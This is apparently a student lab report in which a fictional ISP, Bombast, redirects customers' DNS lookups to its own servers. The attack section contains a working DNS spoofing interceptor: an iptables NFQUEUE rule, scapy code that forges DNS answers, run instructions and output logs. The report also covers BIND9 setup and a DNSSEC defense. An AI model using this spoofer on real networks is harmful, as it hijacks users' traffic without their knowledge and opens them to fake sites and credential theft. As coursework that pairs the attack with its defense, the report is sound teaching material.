

Mission 2

Jared Grimm, Roger Wirkala

CS 4044 B18

Table of Contents

Table of Contents	2
Introduction	3
Reconnaissance	4
IP Spoofing	4
Data Integrity	4
Countermeasures	5
Authentication	5
Countermeasures	5
Availability	6
Countermeasures	6
Infrastructure Misuse	6
Infrastructure	8
BIND9 Set-up	8
Testing DNS	9
Router Setup	10
Attack	12
Defense	15
Conclusion	20
Works Cited	22

Introduction

While working at Bombast, our CEO invited us into his office to give us a project to work on. The CEO wants us to make sure that whenever customers look up a web pages for another ISP, they are given Bombast's servers instead. This new system will take place of the old system, where Bombast was tracking their customer's movements.

In order to implement our CEO's idea, we implement IP spoofing. We will go in depth as to how we setup our environment in order to prevent our customers from going to other sites. Evaluating who could be affected by Bombast's actions is important so that we can understand the damage that can be done by our actions. From there we give reasonable solutions to limit the damage Bombast could do. In our paper we evaluate the importance of why companies should not implement IP spoofing, and ways to combat it.

Reconnaissance

In this section, we go over IP Spoofing and the 3 crucial security goals for this project; integrity, authentication, and availability. For each goal we address their importance for participants, and countermeasures to combat these attacks.

IP Spoofing

IP Spoofing occurs when an adversary impersonates a machine by manipulating IP packets so that the header contains a spoofed IP address so that the recipient of the attack does not know the attacker [1]. Spoofing can aid in a few different attacks but we mainly looked at Man in the Middle, where a malicious party intercepts a connection between two endpoints. This means that they have control of the flow of communication and can change or delete packets sent by one of the original parties without their knowledge [2]. In this case, the spoofing is done by the adversary to change the origin who is supposedly already trusted.

In this case, Bombast is conducting a Man in the Middle attack on their clients. Every time a user goes to leave their server, they will be redirected back to Bombast through IP Spoofing. Bombast's vantage point is that customers may think it is just a funny glitch with the website, and not know that Bombast is actually redirecting their traffic. If they were not coming from the same website they landed at, unsuspecting customers would be much more likely to detect the attack.

Data Integrity

Considering the DNS main functionality is mapping requested domains to their IP addresses, the integrity of this mapping is a major security goal. Insuring that the intended IP is answered to a requested domain has varying implications per party. To start, Bombast has the goal of ensuring that any request from a user trying to use a different ISP will instead resolve to their web servers. If this goal failed, Bombast would lose this extra traffic to their websites, possibly losing revenue. For most normal organizations, they need the integrity of the mapping to remain correct such that users trying to access their services, receive the actual site. If Integrity is broken, other organizations will have users being sent to fake websites, posed as these organizations, causing them to lose revenue, as well as trust of clients. If fake websites steal credentials, or spam users with advertisements, it could be detrimental to the reputation of the company. Furthermore, it is essential for users to receive valid DNS mappings such that the IPs they request return the true mappings and proper webpages. If is not done, a user will see a completely false version of the internet, and not receive the real webpages they request. The user is then at the mercy of the altered mappings, which may cause them to login to unsecure sites, giving up crucial credentials, or be spammed with unwanted advertising. Finally, other attackers also require guaranteed DNS mappings so they are able to send custom IP mappings to requested domains to lure their victims to undesired websites. If this goal is defeated, the attacker will lose control of being able to direct a victim to their traps or spam pages.

Countermeasures

There are many different ways to combat lack of Integrity of data. Some ways that we looked at were Advanced Encryption Standard (AES) and Data Encryption Standard (DES). These are both symmetric block ciphers, but their differences are listed below in *Figure 1*. These standards would make sure that our data is encrypted well enough so that customers actually get to the website they are looking for. Although, AES and DES could be solutions to our problem they would take time, and DES has commonly known vulnerabilities.

	DES	AES
Developed	1977	2000
Key Length	56 bits	128, 192, or 256 bits
Cipher Type	Symmetric block cipher	Symmetric block cipher
Block Size	64 bits	128 bits
Security	Proven inadequate	Considered secure

Figure 1: DES vs AES [3]

Another solution could be SHA-1 (Secure Hash Algorithm 1), which is a cryptographic hash function. SHA-1 takes an input and creates a message digest that bears no resemblance to when was given to the function. Although this method could provide some security, if there is a timing attack where the timing is key or input dependent, the perpetrator could gain access to some data [4].

DNSSEC cryptography will ensure that lookup data is correct, keeping our data integrity intact. For DNSSEC, it adds cryptographic signatures to DNS existing records. This adds a security component to DNS by making sure that it came from the correct server when the associated signature is verified and that the data was not altered while going from the sender to the destination [5].

Authentication

Origin authentication is needed such that all parties involved can be assured that the domains requested and returned are actually who they say they are. Users need to be sure that the domains they are trying to reach are authentic. Other organizations also need to make sure they can be verified as a source and not dropped falsely for being invalid, such that their clients are able to connect. Attackers such as Bombast require that source authentication be faked such that they can always be identified as a valid source in place of the actual source, causing users to be led to their preferred page.

Countermeasures

There are a few different countermeasures that can be put in place to ensure the authenticity of a domain. One resource [6] discussed authenticating the host entity, and verifying the conditions of a host migration. When authenticating the host entity one could ensure the location of the host by encrypting the the new location information into an unused field of the packet with its private key. This would ensure the authentication of the host that one is talking to by verifying the location of the host. If one is verifying the conditions of a host migration, there has to be a precondition and a postcondition. The precondition is that there is a flag denoting that the host is moving, and the post condition is confirming that the host entity is

unreachable in its location before the migration. If both of these conditions are met, then the migration of the host is legitimate.

The active countermeasure that we implemented was DNSSEC, which is commonly accepted today, even though the authentication is all based on a trust pyramid.

Availability

The security goal of availability of a DNS refers to its necessity to be reached and respond in a timely matter to queries. Availability varies in its impact across the involved parties, however the overall goal is to receive a request, and be able to respond with any answer within a reasonable time. If this goal is compromised, Bombast and other organizations will not be able to serve their clients, which will cause their clients to grow angry with their services and possibly lose customers. Next, users would have essentially no internet if DNS availability was compromised, as any domain they try to resolve and do not have cached locally, they would not receive answers to their requests and would not be able to resolve any webpages, essentially having no internet connection. Finally, without the availability of DNS servers, other attackers would not be able to use them to launch amplification based attacks on other users or organizations, by spoofing their source IP as their victims, and sending prodigious amounts of DNS queries, which will in turn, send larger answers to victims machine. If the DNS is not able to send responses or sends them very slowly, it will not have the desired effect of spamming the victim.

Countermeasures

In real life there are many DNS servers to connect to. This allows there to be a backup just in case one fails. This means that the availability needs of the companies and the clients are met, because the internet still works, even if one DNS server gets flooded with inquiries.

Firewalls are another way to protect the availability of the internet, by keeping the damage on one part of the internet [7]. If there were no firewalls then a rogue programmer could destroy the internet with one attack. It can also be considered a checkpoint, where valid data is passed through, and everything else cannot get past. This method can also be similar to using a Virtual Private Network (VPN) or a Virtual Machine (VM). VPNs and VMs allow users to be somewhat secluded from the rest of the internet.

Infrastructure Misuse

DNS amplification and reflection is a distributed denial of service (DDOS) attack used to flood a victims machine or other server with traffic such that its performance is hindered and or stopped completely. The attack is performed by sending small queries to DNS servers, with spoofed source IP addresses, such that the answers will instead be sent to the victim [8]. These answers are magnitudes larger than the questions sent by the attacker, so it is easy for an attacker to send out large sum of questions quickly, causing immense answers to flood the victim. As a baseline, answers are slightly over two times the size of requests, which will not have a huge impact on the victim. However, requests can be specified to cause extended DNS answers, such as using the EDNS0 protocol, as well as if the defense of DNSSEC and its cryptography actually exacerbates the attack. The larger DNS responses that are no longer limited to 512 bytes, as well as the overhead of encryption, cause for the possibilities of the scale factor of request to response to be 1:4000, which has the potential to cripple systems. Since DNSSEC

only inflates the amplification issue, the only ways to mitigate its impact include rate limiting, blocking specific DNS servers, or all open recursive relay servers. Although these methods do not stop sources of the attacks, or reduce the traffic load between the name servers and open recursive servers. It also may cause legitimate DNS communication to be dropped or blocked. One IT security company, Imperva, has found way to help distribute the load by way of Deep Packet Inspection (DIP). DIP filters out malicious DDoS traffic outside of the client's network, while the clean traffic continues to its end-destination through a secure GRE tunnel. This enables on-demand overporcessing and scalability, that accounts for large loads [9].

Infrastructure

In order to create a realistic and appropriate scenario, we created two servers, and a router. On our Bombast server we set up DNS using Bind 9. This will make sure that all of our computers are automatically assigned a single address by the DHCP service so that DNS can map their FQDN to their IP address.

BIND9 Set-up

Berkeley Internet Name Domain (BIND) is an open source software that was originally created at the University of California Berkeley. BIND is the software that is most utilized DNS software on the internet [10]. Since it is an open source software there are many resources when searching the internet for instructions on how to set-up BIND9. In order to put mappings on the DNS server for both our Bombast and Verizon servers, we also needed to initiate our cache. We were able to follow a web article 'How To Configure BIND as a Private Network DNS Server on Ubuntu 14.04' and completed the steps below [11].

Installed BIND

```
$ apt-get install bind9 bind9utils bind9-doc
```

Edited the bind9 service parameters on our files and set them to IPv4

```
$ sudo vi /etc/default/bind9
```

```
OPTIONS="-4 -u bind"
```

Edited the configurations options file to add a list of clients that we will allow recursive DNS queries, and a list of our own servers that can question the DNS server

```
$ sudo vi /etc/bind/named.conf.options
```

Configured a local file

```
$ sudo vi /etc/bind/named.conf.local
```

Configured a forward zone file

```
$ sudo mkdir /etc/bind/zones
```

```
$ cd /etc/bind/zones
```

```
$ sudo cp ../db.local ./db.nyc3.example.com
```

```
$ sudo vi /etc/bind/zones/db.nyc3.example.com
```



```

cs4404@cs4404: /etc/bind/zones
GNU nano 2.5.3

;
; BIND data file for local loopback interface
;
$TTL      604800
@         IN      SOA      ns.bombast.com. admin.bombast.com. (
                                4          ; Serial
                                604800     ; Refresh
                                86400      ; Retry
                                2419200    ; Expire
                                604800 )   ; Negative Cache TTL
;
; name servers - NS records
;
IN        NS      bombast.com.
IN        NS      verizon.com.
;
; name servers - A records
bombast.com.      IN      A      10.4.9.6
;
; 10.4.9.0/8 - A records
bombast.bombast.com. IN      A      10.4.9.6
verizon.bombast.com. IN      A      10.4.9.7

```

Create reverse zone files

```
$ cd /etc/bind/zones
```

```
$ sudo cp ../db.127 ./db.10.128
```

```
$ sudo vi /etc/bind/zones/db.10.128
```

```

cs4404@cs4404: /etc/bind/zones
GNU nano 2.5.3

;
; BIND reverse data file for local loopback interface
;
$TTL      604800
@         IN      SOA      bombast.com. admin.bombast. (
                                3          ; Serial
                                604800     ; Refresh
                                86400      ; Retry
                                2419200    ; Expire
                                604800 )   ; Negative Cache TTL
;
; name servers
;
IN        NS      ns.bombast.com.
;
; PTR Records
;
5         IN      PTR      ns.bombast.com.
6         IN      PTR      bombast.bombast.com.
7         IN      PTR      verizon.com

```

Checked the BIND configure syntax

```
$ sudo named-checkconf
```

```
$ sudo named-checkzone nyc3.example.com db.nyc3.example.com
```

```
$ sudo named-checkzone 128.10.in-addr.arpa /etc/bind/zones/db.10.128
```

We then restarted BIND

```
$ sudo service bind9 restart
```

Testing DNS

In order to make sure we mapped our servers the correct IP addresses we ran a few tests. Illustrated below, in *Figure 2*, is an example of our DNS test.

```
cs4404@cs4404: ~  
cs4404@cs4404:~$ nslookup bombast.com  
Server:      10.4.9.5  
Address:     10.4.9.5#53  
  
Name:   bombast.com  
Address: 10.4.9.5  
  
cs4404@cs4404:~$ nslookup host1  
Server:      10.4.9.5  
Address:     10.4.9.5#53  
  
Name:   host1.bombast.com  
Address: 10.4.9.6  
  
cs4404@cs4404:~$  
  
cs4404@cs4404: ~  
cs4404@cs4404:~$ sudo tcpdump -i eth0 src 10.4.9.3  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes  
18:16:03.765433 IP 10.4.9.3.41312 > 10.4.9.5.domain: 6035+ A? bombast.com. (29)  
18:16:03.765489 IP 10.4.9.3.41312 > 10.4.9.5.domain: 6035+ A? bombast.com. (29)  
18:16:05.673563 IP 10.4.9.3.34503 > 10.4.9.5.domain: 30022+ A? host1.bombast.com. (35)  
18:16:05.673605 IP 10.4.9.3.34503 > 10.4.9.5.domain: 30022+ A? host1.bombast.com. (35)  
^C  
4 packets captured  
4 packets received by filter  
0 packets dropped by kernel  
cs4404@cs4404:~$
```

Figure 2: DNS Demo

Router Setup

The router that we create forwards all of our packets to one IP address to mimic IP Spoofing. Some of the commands that we used to successfully accomplish this task are listed below.

Command to run on router to forward all traffic through it:

```
$ sudo sysctl net.ipv4.ip_forward=1
```

```
10.4.9.2 = route all traffic through, this is our router
```

Command to run on router to view traffic coming from a specific source over ethernet:

```
$ sudo tcpdump -i eth0 src <ip>
```

Command to specify a path with gateway:

```
$ sudo route add <dst ip> gw <router ip>
```

Command to specify a default gateway for all outgoing traffic:

```
$ sudo route add default gw <router ip> eth0
```

File to edit on every machine start to specify correct DNS settings:

```
$ sudo nano /etc/resolv.conf
```

```
Should read: search bombast.com
```

```
nameserver 10.4.9.5
```

We also needed to make sure that we could see our router, and that it could send data to the correct IP addresses. This is shown below in *Figure 3*.

```
cs4404@cs4404:~$ route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 10.4.9.2 0.0.0.0 UG 0 0 0 eth0
10.0.0.0 0.0.0.0 255.0.0.0 U 0 0 0 eth0
10.4.9.5 10.4.9.2 255.255.255.255 UGH 0 0 0 eth0
cs4404@cs4404:~$ ping 10.4.9.5
PING 10.4.9.5 (10.4.9.5) 56(84) bytes of data:
64 bytes from 10.4.9.5: icmp_seq=1 Redirect Host(New nexthop: 10.4.9.5)
64 bytes from 10.4.9.5: icmp_seq=2 Redirect Host(New nexthop: 10.4.9.5)
64 bytes from 10.4.9.5: icmp_seq=3 Redirect Host(New nexthop: 10.4.9.5)
64 bytes from 10.4.9.5: icmp_seq=4 Redirect Host(New nexthop: 10.4.9.5)
^C
--- 10.4.9.5 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 0.586/0.777/0.874/0.139 ms
cs4404@cs4404:~$

cs4404@cs4404:~$ route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
0.0.0.0 10.4.9.2 0.0.0.0 UG 0 0 0 eth0
10.0.0.0 0.0.0.0 255.0.0.0 U 0 0 0 eth0
10.4.9.3 10.4.9.2 255.255.255.255 UGH 0 0 0 eth0
cs4404@cs4404:~$ ping 10.4.9.3
PING 10.4.9.3 (10.4.9.3) 56(84) bytes of data:
64 bytes from 10.4.9.3: icmp_seq=1 ttl=63 time=1.10 ms
64 bytes from 10.4.9.3: icmp_seq=2 ttl=63 time=0.980 ms
64 bytes from 10.4.9.3: icmp_seq=3 ttl=63 time=0.661 ms
^C
--- 10.4.9.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.661/0.915/1.105/0.188 ms
cs4404@cs4404:~$
```

Figure 3: Router Demo

Attack

We launched our attack on anyone using the Bombast DNS server as a way to insure that they stay on the Bombast Network even when trying to resolve to outside networks. We used our router infrastructure and configured a meddler in the middle on the router. Since Bombast is an ISP, this meddler in the middle configured router could have been installed in clients homes from the beginning of their contract with Bombast. There would be no noticeable difference to the client or their hardware. We will use this meddler in the middle to carry out a DNS spoofing attack, where any DNS queries searching for an outside network coming from Bombast clients will be filtered at the router, and dropped such that they never reach the real DNS server. Instead the meddler in the middle will forge a DNS answer, as if it came from the attempted DNS server, and send back the answer to the clients query, with a mapping to Bombast's network.

All of their traffic which was already passing through a router will now be sniffed and all UDP traffic will be filtered out. The UDP traffic will be further filtered, looking for DNS queries. When found, these query packets will be placed in a queue, using the tool NetfilterQueue, and then using the packet manipulation tool scapy, we could forge a fake DNS resolution to send back to the client and drop the the original packet, also through NetfilterQueue.

Configuration

In our infrastructure, 10.4.9.2 was the router enabled with the meddler in the middle. We setup NetfilterQueue, a python package that allows to access to filtered network packets, which can the be accepted, dropped, modified or marked. Setting up NetfilterQueue involved first installing its dependencies through the command `apt-get install build-essential python-dev libnetfilter-queue-dev`. With the dependencies installed, We then zipped the github repository for netfilterQueue found at <https://github.com/kti/python-netfilterqueue>, and transferred it to 10.4.9.2 via winSCP. With the package on the vm, we issued the following commands [12]:

```
unzip python-netfilterqueue-master
cd python-netfilterqueue-master
sudo python setup.py install
```

Now we had NetfilterQueue installed and built on our meddler host and would be capable of intercepting traffic and deciding what to do with those packets. Now that we could sniff the clients UDP DNS queries, we needed a way to manipulate there requests, or spoof the DNS responses to the client. To achieve this we utilized scapy, a python based packet manipulation, capable of forging and dissecting a wide range of packets live on the wire. To install scapy we ran `sudo apt-get install python-scapy` [14]. With our necessary tools in place, we created the main attack file named `intercept.py`, hosted on 10.4.9.2.

We inserted our tool modules into the file using:
`from netfilterqueue import NetfilterQueue` and `from scapy.all import *`

The first step is to have the operating system set an iptable rule to filter all UDP traffic the router is receiving into a NetfilterQueue. IP tables are stored in `/etc/iptables/rules.v4`, yet the os.system in python is capable of configuring this on runtime.

We make an iptable rule to look for all udp traffic on port 53 and send it to our NetfilterQueue `os.system('iptables -t nat -A PREROUTING -p udp --dport 53 -j NFQUEUE --queue-num 1')`

We then create a queue object and bind it to this iptable rule (by the queue num 1), sending objects in the queue to a function called 'process'.

```
q = NetfilterQueue()
q.bind(1, process)
```

In the the 'process' function, we take in a raw network packet, and assign the packet's payload as a string to the variable payload.

```
def process(packet):
    payload = packet.get_payload()
    pkt = IP(payload)
```

We create a new packet, pretending to be a response from the DNS server by reversing the source and destination IP addresses, as well as source and destination ports. Using a guide to the structure of DNS queries and answers [15] we were able to determine that the rdata field would be the returned IP address which we wanted to spoof.

```
newPkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)/\
        UDP(dport=pkt[UDP].sport, sport=pkt[UDP].dport)/\
        DNS(id = qd.id, qr = 1, aa =1, qd=pkt[DNS].qd, \
            an=DNSRR(rrname=pkt[DNS].qd.qname, ttl = 10, rdata =
solved_ip)) [13]
```

By setting the outgoing packet to routing from the original packet to the new faked packet, the original packet is dropped, and the spoofed response packet is sent to the client.

```
packet.set_payload(str(newPkt))
packet.accept()
```

To execute the attack, simply ssh into 10.4.9.2, and issue the command `sudo python intercept.py`. A prompt saying the attack will show, and the the program will idle as it waits for DNS lookups to pass through the router. If a Bombast lookup is seen, it will notify you that the packet was accepted without modifying, but if a DNS query is meant for a site other than Bombast, the console will print its origin IP, destination IP and the host name it is asking an IP for. The answer packet will then be spoofed, and its return contents, including the asked for query name, and now mapped IP address will be printed, before the packet is accepted and sent back to the client. This attack will continue to intercept UDP traffic and alter DNS responses accordingly until it is stopped through keyboard input.

Due to the traffic being placed in a queue before forwarding, our system is able to capture large amounts of traffic as it is able to filter and create new packets quickly and traffic will not be able to sneak by while one process is busy. If the queue is full, the kernel will drop the packets. As long as our program is running, traffic will be filtered and spoofed, and on key intercepts, the iptable rule will be removed, the

NetfilterQueue will be unbinded from the attack, and any queries in the queue at time of unbinding will be dropped.

Experimental results

Our first baseline success, was done by running our interceptor on the router, filtering out all non DNS requests coming from our one selected host. Then once it was running, having a single host complete nslookups for bombast, observe that the traffic was not meddled, followed by having it run an nslookup for verizon, and having it be returned with the IP of Bombast, and the interceptor showing that the packet was destined out of the network, so it was spoofed and returned to the client. The video documentation of this can be viewed here: <https://youtu.be/SZONTWoqyb0>. While this was a successful implementation of the automated attack, realistically there would be more than one client, making more than just two nslookups, so we upscalled our implementation and tests. As a more realistic test case, we loaded three clients onto our network, all of which had their traffic routed through our meddler in the middle, unbenounced to them. We then generated a script `multitest.py` to have these hosts create an nslookup query every second. Two of the three hosts were trying to resolve to verizon, while the other resolved to Bombast. Before starting the meddler, we initiated one of the verizon echo queries first such that it would continually resolve to the correct Verizon IP, we then initiated the meddler, and the other two hosts. As expected, the verizon host that was previously receiving the correct IP of 10.4.9.7 was now receiving the spoofed IP from the meddler. The other Verizon client as well was receiving the spoofed IP, while the bombast resolving client was able to have its queries pass through the filter without being manipulated, as expected. The test, displayed below in *Figure 4*, demonstrated 100% success rate across a large volume of simultaneous queries, from multiple clients and from noise of our network (ubuntu requests), as well as demonstrated that a client can already be live and asking for queries, but as soon as the interceptor is online, any new queries will result in spoofed replies.

```
Client running the multitest.py, querying for
Verizon before the attack is started, here we
see the subtle switch once the attack is
started and the resolved IP becomes
Bombast's IP, yet all other aspects remain the
same as before the attack starts.

Here the third client is simultaneously
requesting Bombast alongside the other
two clients requesting Verizon, Bombast
traffic is accepted through the filter and
not meddled

Here is the second client resolving to
Verizon repeatedly through multitest.py,
all receiving the spoofed IP.

Meddler

Original Packet Info:
SRC IP = 10.4.9.5
DST IP = 192.5.5.241
Query = .
Serving Bombast Attack
Spoofed Answer Info:
SRC IP = 192.5.5.241
DST IP = 10.4.9.5
Query = .
Spoofed Answer = 10.4.9.6
Dropping original packet and sending Spoofed payload
Queued Packet
Original Packet Info:
SRC IP = 10.4.9.5
DST IP = 192.5.5.241
Query = ntp.ubuntu.com.dlv.isc.org.
Serving Bombast Attack
Spoofed Answer Info:
SRC IP = 192.5.5.241
DST IP = 10.4.9.5
Query = ntp.ubuntu.com.dlv.isc.org.
Spoofed Answer = 10.4.9.6
Dropping original packet and sending Spoofed payload
Queued Packet
```

Figure 4: Attack Demo

Defense

There are two main aspects of our defense that prevent the DNS redirection attacks we carried out: the server side solution and client side solution. On the bind9 DNS server, DNSSEC is installed. To leverage the added security DNSSEC provides, the client needs additional options and configuration in the DNS queries it sends.

Bind9 supports DNSSEC, but does not come with it already installed. The install process of DNSSEC is well documented and fairly easy to follow [16]. The first step in the process is to make a directory to store the asymmetric encryption keys. On our server this directory is /etc/bind/keys. Once in that directory, the keys are generated with the dnssec-keygen command. This command takes arguments for a salt, encryption algorithm, specifying the bit length of the encryption, and the zone or key to be generated. Both sets of keys used a pseudo-random salt value from /dev/urandom and then encrypted with the RSA SHA256 algorithm. To generate the key signing keys (KSK) the following command was executed:

```
$ sudo dnssec-keygen -r /dev/urandom -a RSASHA256 -b 2048 -K  
/etc/bind/keys/ -f KSK -n ZONE bombast.com
```

To generate the zone signing keys (ZSK) the following command was executed:


```
$ sudo dnssec-keygen -r /dev/urandom -a RSASHA256 -b 1024 -K  
/etc/bind/keys/ -n ZONE bombast.com
```

After the keys are generated, the permissions on the key files have to be changed so that bind can read them. The chown command was used to allow the bind service to own the key files:

```
$ sudo chown bind:bind *
```

Once the keys are generated and owned by bind, they need to be added to the DNS configuration. The first file to be modified is /etc/bind/named.conf.options. The following two lines are added:

```
key-directory "/etc/bind/keys";
dnssec-enable yes;
dnssec-validation yes;
```



```
cs4404@cs4404: /etc/bind
GNU nano 2.5.3 File: named.conf.options

acl "trusted" {
    10.4.9.5;
    10.4.9.2;
    10.4.9.1;
    10.4.9.3;
    10.4.9.4;
    10.4.9.6;
    10.4.9.7;
};

options {
    directory "/var/cache/bind";
    key-directory "/etc/bind/keys/";

    dnssec-enable yes;
    dnssec-validation yes;
    dnssec-lookaside auto;

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    //forwarders {
    //    8.8.8.8;
    //    8.8.4.4;
    //};

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====


    auth-nxdomain no;    # conform to RFC1035
    listen-on-v6 { any; };

    recursion yes;
    allow-recursion {trusted;};
    listen-on {10.4.9.5;};
    allow-transfer {none;};
};
```

Figure 5: BIND Demo

The file at /etc/bind/named.conf.local is changed to include the following lines:

```
auto-dnssec maintain;  
inline-signing yes;
```

A screenshot of a terminal window with a dark background. The title bar shows 'cs4404@cs4404: /etc/bind' and 'GNU nano 2.5.3'. The terminal displays the content of the /etc/bind/named.conf.local file. It starts with several comment lines: '// Do any local configuration here' and '// Consider adding the 1918 zones here, if they are not used in your organization'. Then it includes the file '/etc/bind/zones.rfc1918'. Below that, there are two zone definitions. The first is for 'bombast.com', set as a master zone with a file path of '/etc/bind/zones/db.bombast.com', and it includes the settings 'auto-dnssec maintain;' and 'inline-signing yes;'. The second zone is for '9.4.10.in-addr.arpa', also a master zone with a file path of '/etc/bind/zones/db.10.4.9'.

```
cs4404@cs4404: /etc/bind  
GNU nano 2.5.3  
  
//  
// Do any local configuration here  
//  
  
// Consider adding the 1918 zones here, if they are not used in your  
// organization  
//include "/etc/bind/zones.rfc1918";  
  
zone "bombast.com" {  
    type master;  
    file "/etc/bind/zones/db.bombast.com";  
    auto-dnssec maintain;  
    inline-signing yes;  
};  
  
zone "9.4.10.in-addr.arpa" {  
    type master;  
    file "/etc/bind/zones/db.10.4.9";  
};
```

Figure 6: BIND Local

After these changes, the zones are ready to be signed. This step gave us the most trouble. There were permissions for bind and the rndc command that were not obvious. The apparmor daemon had to be modified to allow read and write permissions for the bind service. After updating permissions the DNS server had to be reloaded. After the permissions were sorted out the zones were able to be signed with the keys:

```
$ sudo rndc signing -list bombast.com
```

If the command executed successfully there will be new files in the bind directory for the signed zones. To ensure that DNSSEC was properly installed and working we used the drill command. The user specifies the public key for the zone, the hostname they wish the query, and specify -D for DNSSEC.

```
root@cs4404: /home/cs4404# drill -k Kbombast.com.+008+34584.key -D verizon.bombast.com
;; Number of trusted keys: 1
;; ->HEADER<- opcode: QUERY, rcode: NOERROR, id: 20043
;; flags: qr aa rd ra ; QUERY: 1, ANSWER: 2, AUTHORITY: 3, ADDITIONAL: 2
;; QUESTION SECTION:
;; verizon.bombast.com. IN      A

;; ANSWER SECTION:
verizon.bombast.com.  604800 IN      A      10.4.9.7
verizon.bombast.com.  604800 IN      RRSIG  A 8 3 604800 20181218203231 20181118194655 34584 bombast
.com. t4s0zbbUi5VCgU1I/zancdRIXNSKhj90nyqkASqNL3u6y4mbKRHH4VQFJBNsLEs8096SmLF0yyq+3LqJx80FjqMmIs1vjriiaZ
h41xcU+nfQNIUMMwIeqnEjLogZYB9MD39KVUc4JMjx3j4wMnOM5CAR/sQf4ploVJBRGndWmg=

